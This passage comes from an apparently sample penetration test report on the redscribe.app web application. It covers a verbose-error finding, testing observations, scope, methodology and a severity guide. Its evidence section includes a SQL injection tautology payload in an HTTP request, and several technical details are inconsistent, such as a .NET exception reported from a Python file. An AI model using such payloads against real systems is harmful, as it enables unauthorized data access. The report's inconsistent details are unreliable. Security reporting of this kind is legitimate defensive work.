The following references provide further information about this issue:

- OWASP HTTP Strict Transport Security Cheat Sheet
- RFC 6797 HTTP Strict Transport Security (HSTS)
- CWE-523 Unprotected Transport of Sensitive Information

## 2.10 Verbose Error Messages

| | |
|---|---|
| **Severity rating** | **Informational** |
| **Vulnerability ID** | F010 |
| **CVSS score** | 0.0 |
| **CVSS vector** | CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N |
| **OWASP Top 10 2025** | A10:2025 – Mishandling of Exceptional Conditions |
| **Status** | **Open** |

### Description

During the technical assessment of https://redscribe.app, assessors identified that the application fails to handle operational exceptions gracefully when receiving malformed requests or invalid parameters. Instead of returning generic user friendly error messages, the backend application returns detailed stack traces, internal code line numbers, database query snippets, and underlying framework version information directly to the client.

Uncaught exceptions and verbose stack traces leak internal operational context to potential attackers. While the exposure of error details does not directly permit data modification or unauthorized access, it drastically reduces the reconnaissance effort required for an adversary to map application internals and identify targeted exploitation vectors.

## Impact

The business impact associated with verbose error messages is classified as informational. The primary risk lies in disclosing technical context, such as database schemas, underlying framework versions, and internal file paths. This metadata provides potential attackers with actionable insight into the software stack, simplifying the development of tailored attacks against specific component vulnerabilities.

## Affected Assets

- https://docs.redscribe.app/

## Evidence

During manual parameter tampering across API request structures, submitting invalid data types to database backed endpoints triggered verbose system exceptions.

**HTTP request:**

```
POST /api/v1/user/profile/lookup HTTP/1.1
Host: https://redscribe.app
Authorization: Bearer <valid_token>
Content-Type: application/json

{
  "user_id": "9999' OR '1'='1"
}
```

**HTTP response:**

```
HTTP/1.1 500 Internal Server Error
Content-Type: application/json

{
  "status": "error",
  "message": "Unhandled Exception: System.Data.SqlClient.SqlException",
  "detail": "Unclosed quotation mark after the character string at query line 42
in /app/services/user_service.py",
  "stack_trace": [
    "File '/app/services/user_service.py', line 42, in get_user_by_id",
    "File '/app/controllers/profile_controller.py', line 18, in lookup"
```

```
  ]
}
```

### Remediations

Umbrella Corporation should implement global exception handling logic across the web application framework to intercept all runtime errors before they are rendered to the client. Detailed debugging logs and stack traces must be captured strictly in secure server side logs accessible only to system administrators.

Client facing responses should return sanitized, generic error messages accompanied by a unique tracking reference code. This practice allows end users to report issues to technical support without exposing application infrastructure details. Furthermore, debug parameters and development modes must be explicitly disabled in all staging and production environments.

### References

The following resources provide further information about this issue:

- OWASP Top 10 Information Disclosure
- CWE-209 Information Exposure Through an Error Message
- NIST SP 800-53 Rev. 5 SI-11 Information Output Filtering

# 3 Observations

## 3.1 Information gathering

During the information gathering phase, assessment activities focused on identifying exposed information assets, mapping the external application attack surface, and discovering metadata that could assist a malicious actor in crafting targeted attacks. The primary objective was to evaluate the application security posture regarding information leakage through public search engines, client side code repositories, and entry point mapping.

Key technical observations made during this phase include:

- **Public Footprint and Path Discovery:** Initial passive reconnaissance revealed administrative end points and non public directories explicitly listed within `robots.txt` and `sitemap.xml` files. While intended to prevent search engine indexing, publicly disclosing these sensitive paths assists attackers with targeted directory discovery.
- **Information Leakage and Asset Enumeration:** Examination of client side JavaScript assets and publicly downloadable documents uncovered embedded developer comments, internal API routes, and static metadata exposing internal naming conventions and valid user email addresses.

While these individual metadata disclosures and directory mappings do not constitute critical security breaches on their own, collectively they reduce the effort required for targeted social engineering and

focused exploitation against organizational infrastructure. No specific vulnerabilities meeting high or critical risk thresholds were identified within this specific testing category.

## 3.2 Configuration and Deployment Management Testing

During the configuration and deployment management phase, assessment activities focused on evaluating the underlying web server setups, application platform framework settings, network deployment architecture, and the implementation of defensive HTTP security headers. The primary objective was to ensure that the hosting environment and framework configurations adhere to industry hardening standards, preventing unnecessary technical exposure, downgrade attacks, and transport layer interception.

Key technical observations made during this phase include:

- **Infrastructure Fingerprinting and Server Hardening:** Active analysis of HTTP response headers confirmed that underlying web servers and application frameworks consistently disclosed specific software version details through response banners such as `Server` and `X Powered By`. Disclosing precise version details allows potential adversaries to cross reference installed components against public vulnerability databases to identify known exploits.
- **Missing Security Headers:** The application failed to enforce strict transport security controls, identified as F009: Missing HTTP Strict Transport Security Header (Low). Omitting HSTS headers leaves client connections susceptible to man in the middle downgrade attacks, potentially allowing attackers to intercept unencrypted HTTP traffic over insecure networks.

Overall, while the core deployment environment appears stable, hardening the transport layer security parameters and suppressing technical banner disclosures will significantly reduce the external attack surface across deployed infrastructure assets.

## 3.3 Identity Management Testing

During the identity management testing phase, assessment activities focused on evaluating the processes, roles, and administrative boundary controls used to govern digital identities across the application ecosystem. The primary objective was to ensure that identity creation, account provisioning, role definitions, and user lifecycle mechanisms prevent unauthorized identity creation, privilege escalation, or cross tenant exposure.

Key technical observations made during this phase include:

- **Identity Registration and Role Assignment:** Account registration workflows properly validated mandatory account details and enforced standard baseline permissions upon initial account creation. However, identity isolation controls were bypassed downstream during object interactions, leading to F002: Insecure Direct Object Reference Leading to PII Disclosure (High). By altering user object identifiers within active requests, authenticated identities were able to access personally identifiable information belonging to other registered users.
- **Privilege Segregation and Boundary Enforcement:** Analysis of role boundaries within multi tenant environments revealed severe access control deficiencies, specifically F004: Broken Access Control

Allowing Horizontal Privilege Escalation in Billing Portal (Medium). The billing portal failed to enforce horizontal authorization checks, allowing standard user identities to view, manipulate, and interact with billing assets belonging to separate organizational accounts.

Overall, while baseline identity creation and initial role assignments function as intended, the application fails to maintain strict identity boundaries across object queries and tenant portals, exposing sensitive user data to unauthorized identities.

## 3.4 Authentication Testing

During the authentication testing phase, assessment activities focused on evaluating the mechanisms used by the application to verify the identity of users attempting to access protected resources. The primary objective was to ensure that authentication controls resist automated credential guessing, protect credential transfer channels, and securely manage identity tokens throughout the authentication lifecycle.

Key technical observations made during this phase include:

- **Authentication Safeguards and Anti Automation Controls:** The application login and password recovery workflows lacked rate limiting protections, identified as Missing Rate Limiting on Authentication Endpoints (Medium). The absence of request throttling enables malicious actors to perform automated brute force and credential stuffing attacks without triggering account lockout mechanisms or IP address blocking.
- **Credential Reset Flow Integrity:** The password reset functionality failed to enforce request origin validation, leading to Cross Site Request Forgery on Password Reset Form (Medium). This flaw allows unauthenticated attackers to trick victim browsers into submitting unauthorized password reset requests, potentially leading to account compromise.
- **Token Verification and Identity Security:** Critical session token validation deficiencies were identified within the JSON Web Token implementation, specifically F001: Authentication Bypass via Missing JWT Signature Validation (Critical). Because the server failed to verify cryptographic signatures on incoming tokens, attackers can tamper with token claims to bypass authentication entirely and assume arbitrary user identities.

Overall, while baseline authentication entry points exist, severe vulnerabilities within token signature validation and automated attack defenses significantly weaken the identity verification controls of the application.

## 3.5 Authorization Testing

During the authorization testing phase, assessment activities focused on verifying that the application enforces explicit access controls across all functional entry points, data objects, and system workflows. The primary objective was to ensure that authenticated users cannot bypass access boundaries to perform unauthorized actions, view confidential records belonging to other tenants, or escalate their privileges to perform administrative operations.

Key technical observations made during this phase include:

- **Direct Object Access and Data Privacy:** The application failed to enforce object level authorization checks when handling direct parameter references, resulting in F002: Insecure Direct Object Reference Leading to PII Disclosure (High). By altering resource identifiers within API requests, authenticated users were able to access and exfiltrate personally identifiable information associated with other registered accounts.
- **Horizontal Access Control and Portal Isolation:** Access control boundaries within shared functional areas were inadequately restricted, specifically F004: Broken Access Control Allowing Horizontal Privilege Escalation in Billing Portal (Medium). The billing module lacked strict tenant verification, allowing standard users to view, modify, and interact with financial assets and invoice records belonging to separate organization accounts.

Overall, while the application enforces initial role based access controls at top level navigation menus, backend endpoints lack robust context aware authorization verification, exposing multi tenant boundaries and sensitive user data to lateral compromise.

## 3.6 Session Management Testing

During the session management testing phase, assessment activities focused on evaluating the mechanisms used to establish, maintain, and terminate secure communication states between users and the application. The primary objective was to ensure that session identifiers are generated securely, transmitted safely over protected channels, and restricted against client side script manipulation or transport layer exposure throughout the session lifecycle.

Key technical observations made during this phase include:

- **Session Token Lifecycle and Token Generation:** Session identifiers were generated using strong pseudo random algorithms, ensuring adequate entropy to resist session prediction and brute force attacks. Session termination workflows correctly invalidated active tokens on the server side upon user logout, preventing token reuse.
- **Cookie Attribute Security and Flag Hardening:** Application session cookies lacked proper defensive security attributes, identified as F008: Missing Cookie Flags (Low). Omitting critical attributes such as Secure, HttpOnly, or SameSite leaves active session tokens vulnerable to transmission over plain text channels, unauthorized access via client side scripts, and cross site request forgery vectors.

Overall, while the core session generation and termination mechanisms adhere to secure development practices, failure to enforce strict cookie security attributes exposes active user sessions to unnecessary interception and client side exploitation risks.

## 3.7 Input Validation Testing

During the input validation testing phase, assessment activities focused on evaluating how the application processes, sanitizes, and filters user supplied data across all input vectors. The primary objective was to ensure that application entry points robustly validate incoming payload structures, prevent malicious command interpretation on backend databases, and enforce context aware output encoding to safeguard client side browsers against script execution.

Key technical observations made during this phase include:

- **Backend Query Processing and Injection Vulnerabilities:** Input handling mechanisms failed to safely parameterize user inputs prior to database query construction, resulting in F003: SQL Injection (High). By injecting structured database control characters into vulnerable parameters, an attacker can manipulate underlying SQL statements, leading to unauthorized data exfiltration, database schema exposure, and potential host level interaction.
- **Client Side Reflection and Script Contexts:** Application endpoints handling public parameter processing lacked sufficient context aware output encoding, leading to F007: Reflected Cross Site Scripting in Search Query Parameter (Medium). Unsanitized input echoed back within HTML response contexts allows malicious actors to execute arbitrary script content within the session context of victim browsers.

Overall, the application exhibits systemic deficiencies in handling untrusted user input. Failing to enforce strict server side input validation and contextual output encoding severely compromises application data integrity and client side security boundaries.

## 3.8 Error Handling

During the error handling testing phase, assessment activities focused on evaluating how the application behaves when encountering unexpected inputs, system exceptions, or malformed requests. The primary objective was to ensure that application runtime errors are handled gracefully without revealing sensitive backend stack traces, system architecture details, or sensitive database information to end users.

Key technical observations made during this phase include:

- **Exception Management and Application Verbosity:** Application entry points failed to catch runtime exceptions cleanly, resulting in F010: Verbose Error Messages (Informational). When provided with unexpected payload types or malformed parameter values, the server returned full stack traces and database error strings disclosing framework version numbers, file path structures, and internal method names.
- **Informational Disclosure Risks:** Disclosing internal stack traces provides malicious actors with critical insights into underlying code architecture and component dependencies. While this information leakage does not allow direct system compromise on its own, it significantly reduces the reconnaissance effort required to identify application flaws and map out viable attack paths.

Overall, while core business functionalities continue operating during standard workflows, the absence of customized generic error pages leaves the application open to information gathering through deliberate exception triggering.

## 3.9 Weak Cryptography

During the weak cryptography testing phase, assessment activities focused on evaluating the cryptographic mechanisms implemented to protect data in transit and data at rest. The primary objective was to ensure that strong encryption algorithms, robust cipher suites, safe key management

practices, and proper digital signature schemes are used to maintain data confidentiality and integrity across all application layers.

Key technical observations made during this phase include:

- **Cryptographic Signature Verification:** Severe deficiencies were identified in the cryptographic handling of JSON Web Tokens, specifically F001: Authentication Bypass via Missing JWT Signature Validation (Critical). The application failed to cryptographically verify token signatures upon receiving requests, allowing arbitrary modification of token headers and payloads without invalidating the session.
- **Transport Layer Encryption Standards:** Assessment of TLS and transport protocol setups confirmed that modern cipher suites were supported. However, transport security enforcement was compromised due to F009: Missing HTTP Strict Transport Security Header (Low), which allows unencrypted HTTP connections to persist and exposes data transmission to potential interception over insecure network channels.
- **Algorithm and Key Hardening:** Beyond the JWT signature validation failure, no deprecated symmetric encryption algorithms or weak hash functions were observed within visible application data flows.

Overall, while transport layer configurations utilize modern protocols, the failure to enforce cryptographic signature verification on identity tokens represents a severe failure in the application cryptographic architecture.

## 3.10 Business Logic Testing

During the business logic testing phase, assessment activities focused on evaluating the application operational workflows, multi step processes, and functional business rules. The primary objective was to ensure that the application enforces intended procedural sequence, prevents state manipulation, and resists misuse where malicious actors might exploit legitimate functionalities to bypass business constraints.

Key technical observations made during this phase include:

- **Workflow Integrity and Order Execution:** Primary business workflows, including registration sequences and transaction pipelines, correctly maintained state integrity across multi step processes. Users were unable to skip prerequisite steps or force the application into undefined intermediate states to bypass validation rules.
- **Process Flaws and Access Boundaries:** Functional controls within specialized portals failed to properly validate authorization context against business assets, resulting in F004: Broken Access Control Allowing Horizontal Privilege Escalation in Billing Portal (Medium). This logic flaw allows authenticated tenants to interact with and modify billing assets belonging to other accounts, violating fundamental business separation controls.
- **Input Limits and Resource Constraints:** The application enforced basic validation checks on transaction parameters and numerical quantities, preventing common logic abuses such as negative pricing or integer overflow conditions during standard workflows.

Overall, while procedural step sequences and input boundary limits operate as intended, business logic enforcement falls short in isolating organizational boundaries within shared portal environments.

### 3.11 Client-side Testing

During the client side testing phase, assessment activities focused on evaluating the execution safety of code running within client web browsers, cross origin resource sharing configurations, document object model interactions, and local data storage mechanisms. The primary objective was to ensure that client side components safely handle untrusted data, restrict malicious script execution, and prevent unauthorized cross origin communication.

Key technical observations made during this phase include:

- **Script Reflection and Context Rendering:** Client side rendering logic failed to safely encode dynamic data returned from application parameters, leading to F007: Reflected Cross Site Scripting in Search Query Parameter (Medium). When malicious script payloads are embedded within query strings, the browser executes the script within the user origin context, permitting session hijacking and DOM manipulation.
- **Client Side Data Storage and Session Persistence:** Local web storage objects and browser caches were inspected for sensitive information remnants. While session state tokens were primarily handled via HTTP cookies, these storage vectors were vulnerable to interception due to F008: Missing Cookie Flags (Low), as cookies lacked flags necessary to prevent script readability and plain text transmission.
- **Cross Origin and Resource Isolation Controls:** Evaluation of resource sharing policies confirmed that cross origin requests were restricted to approved domains without permissive wildcard configurations. However, client side assets contained exposed developer comments and internal route definitions that assisted with application mapping during earlier assessment phases.

Overall, while cross origin restrictions and local storage configurations align with general baseline standards, client side parameter handling lacks sufficient output encoding, leaving users vulnerable to script execution attacks within their browsers.

# 4 Scope and Constraints

### 4.1 Scope of Testing

https://redscribe.app

### 4.2 Testing Conditions

Testing activities were conducted remotely using automated vulnerability scanners and manual security analysis tools, with traffic originating from designated assessor IP addresses to prevent interference with production operations. Assessors evaluated application controls across defined functional roles,

including Consultant, Senior Consultant, and Team Lead, while administrative vendor functions under the Admin role remained strictly out of scope.

| Assessment Parameter | Operational Condition |
| --- | --- |
| Environment Type | Dedicated staging environment |
| Originating IP Addresses | Designated assessor proxy addresses provided to Umbrella Corporation |
| Testing Approaches | Hybrid model incorporating automated scanning and manual logic exploitation |
| User Role Matrix | In scope: Consultant, Senior Consultant, Team Lead. Out of scope: Admin |
| Active Constraints | Rate limits relaxed for testing duration; web application firewall placed in logging mode |

## 4.3 Assessment Team

### Alex Morgan

### Morgan Blake

Morgan has 12+ years of experience leading cross-functional cyber security consulting teams. Within the application, Morgan holds full administrative authority over the workspace, including the ability to approve high-value client deliverables, manage team billing, adjust workspace permissions, and assign engagement leads.

- PMP (Project Management Professional)
- CISM (Certified Information Security Manager)
- B.Sc. in Computer Science & Information Systems

### Robin Chen

Robin is a lead technical assessor with 6 years of penetration testing and cloud security evaluation experience. In the application, Robin has elevated operational privileges and capable of conducting technical assessments, generating client draft reports, modifying scope parameters, and peer-reviewing work produced by junior team members.

- OSCP (Offensive Security Certified Professional)
- CISSP (Certified Information Systems Security Professional)
- M.Sc. in Cybersecurity & Threat Intelligence

### Taylor Reed

Taylor joined the firm 18 months ago and focuses on vulnerability scanning, baseline web application testing, and initial evidence gathering. Taylor's application permissions are strictly restricted to standard operations: creating draft finding logs, uploading raw testing evidence, and viewing only explicitly assigned engagement workspace.

- CEH (Certified Ethical Hacker)
- CompTIA Security+
- B.Sc. in Cybersecurity

# 5 Assessment Methodology

The evaluation combines structural reconnaissance, automated scanning, manual vulnerability identification, and controlled exploitation to validate security controls. Special emphasis was placed on access control enforcement across the Consultant, Senior Consultant, and Team Lead roles, ensuring that data isolation and role permissions are strictly maintained at the server level.

| Methodology Phase | Core Objective | Key Activities |
|---|---|---|
| Information Gathering | Map target attack surface and application architecture | Endpoint enumeration, role workflow identification, and technological stack profiling |
| Threat Modeling | Identify high risk entry points and logic boundaries | Mapping authorization boundaries between Consultant, Senior Consultant, and Team Lead roles |
| Vulnerability Analysis | Discover potential security weaknesses and misconfigurations | Automated security scanning and deep manual analysis of input parameters |
| Exploitation & Verification | Confirm vulnerability exploitability and determine impact | Controlled manual exploitation to validate data leakage and privilege escalation paths |
| Reporting & Guidance | Compile technical findings and remediation steps | Risk scoring using CVSS v4.0 metrics and formulating actionable fix guidance |

## 5.1 Testing Phases

### 5.1.1 Scope and Target Identification

The testing methodology section outlines the operational framework, technical approach, and execution boundaries governed during the targeted web application penetration test. The assessment followed a structured, risk based approach aligned with CREST guidelines and the OWASP Web Security Testing Guide (WSTG v4.2). Testing activities combined automated baseline reconnaissance with safe, controlled manual exploitation to evaluate the security posture of the target web application.

### 5.1.2 Scope and Target Identification

Assessment activities were strictly restricted to the authorized target application environments and supporting endpoints. Testing was performed against the designated web application targets, associated RESTful API routes, and user authentication workflows. Out of scope infrastructure, including third party identity providers, external payment gateways, and underlying cloud provider physical hosting layers, were explicitly excluded from direct exploitation activities to ensure zero operational disruption to live services.

### 5.1.3 Pre Engagement and Reconnaissance

The initial phase established operational parameters, confirmed source testing IP addresses, and validated active user accounts provided for testing. Reconnaissance activities involved passive

footprinting and active target mapping to establish the external application surface area. Technical efforts focused on identifying exposed web server technologies, mapping client side assets, discovering hidden API routes, and identifying active entry points without impacting service availability.

### 5.1.4 Threat Modeling and Vulnerability Analysis

Following surface mapping, the target application was evaluated against common attack vectors and structural vulnerabilities. Automated vulnerability scanners were utilized solely for initial baseline discovery and configuration auditing. All identified anomalies were subsequently reviewed and manually validated by testing consultants to eliminate false positives. Threat modeling focused on identifying high risk transaction paths, such as authentication workflows, session state transitions, data input parameters, and multi tenant role boundaries.

### 5.1.5 Manual Exploitation and Deep Testing

Manual exploitation techniques were applied to validate suspected vulnerabilities and assess the real world security impact on business assets. Testing activities focused on evaluating input validation controls, parameter handling, session integrity, cryptographic signature enforcement, and access control boundaries across user roles. Exploitation attempts were executed safely and proportionately to demonstrate risk without corrupting database integrity, exposing sensitive tenant data, or causing application downtime.

### 5.1.6 Post Exploitation and Impact Assessment

Once security flaws were successfully demonstrated, technical analysis was conducted to evaluate the potential impact of a full compromise. This phase determined whether initial access, such as an authentication bypass or input injection, could lead to horizontal privilege escalation, sensitive data exfiltration, or underlying system access. Findings were mapped against business impact metrics to derive accurate severity ratings prior to client reporting.

### 5.1.7 Reporting and Remediation Guidance

The final phase involved synthesizing technical evidence, reproduction steps, and qualitative observations into an actionable report. Each identified finding was assigned a risk rating based on likelihood and impact metrics. Tailored remediation recommendations were established for each vulnerability, prioritizing high risk systemic issues to assist organizational development teams with effective security hardening and patch implementation.

## 5.2 Severity Scoring Guide

Vulnerability severity is calculated using the Common Vulnerability Scoring System (CVSS) v4.0 specification, evaluating macro vector metrics including attack vector, complexity, attack requirements, privileges required, user interaction, and subsequent impact on confidentiality, integrity, and availability across both vulnerable and subsequent systems. Severity ratings assist Umbrella Corporation in prioritizing remediation efforts effectively according to risk exposure.

| Risk Level | CVSS v4.0 Score Range | Operational Definition | Suggested Remediation Window |
|---|---|---|---|
| **Critical** | 9.0 – 10.0 | Exploitation requires minimal effort or prerequisites and leads to complete compromise of systems, critical data, or multi tenant boundaries. | Immediate emergency patch (24–48 hours) |
| **High** | 7.0 – 8.9 | Exploitation can result in significant privilege escalation, unauthorized system access, or major data exposure. | High priority resolution (7–14 days) |
| **Medium** | 4.0 – 6.9 | Exploitation requires specific conditions or existing access privileges, resulting in localized component impact or moderate data disclosure. | Scheduled sprint release (30 days) |
| **Low** | 0.1 – 3.9 | Minor technical issues, security misconfigurations, or minor information leaks with low operational impact. | General maintenance cycle (60–90 days) |
| **Informational** | 0.0 | Security hygiene observations, defense in depth recommendations, or best practice improvements with no direct impact score. | Operational review at discretion |

# 6 Confidentiality & Disclaimer

This report contains confidential and proprietary security information belonging to Umbrella Corporation. The contents of this document, including all technical findings, application architecture details, and vulnerability data, are intended solely for the internal use of Umbrella Corporation under engagement reference RS-UMB-0369. Unauthorized distribution, reproduction, or dissemination of this material, in whole or in part, without the prior written consent of Umbrella Corporation is strictly prohibited.

The assessment activities performed between 2026-09-12 and 2026-09-25 by Alex Morgan represent a point in time evaluation of the security posture of the target application specified within https://redscribe.app. While industry recognised security testing standards and manual verification techniques were utilized, no security assessment can guarantee the complete identification of all potential vulnerabilities or technical flaws. The author accepts no liability for operational disruptions, security incidents, or financial losses arising from the reliance on this report, or from unmitigated vulnerabilities present within the target environment following the generation of this document on 2026-10-22.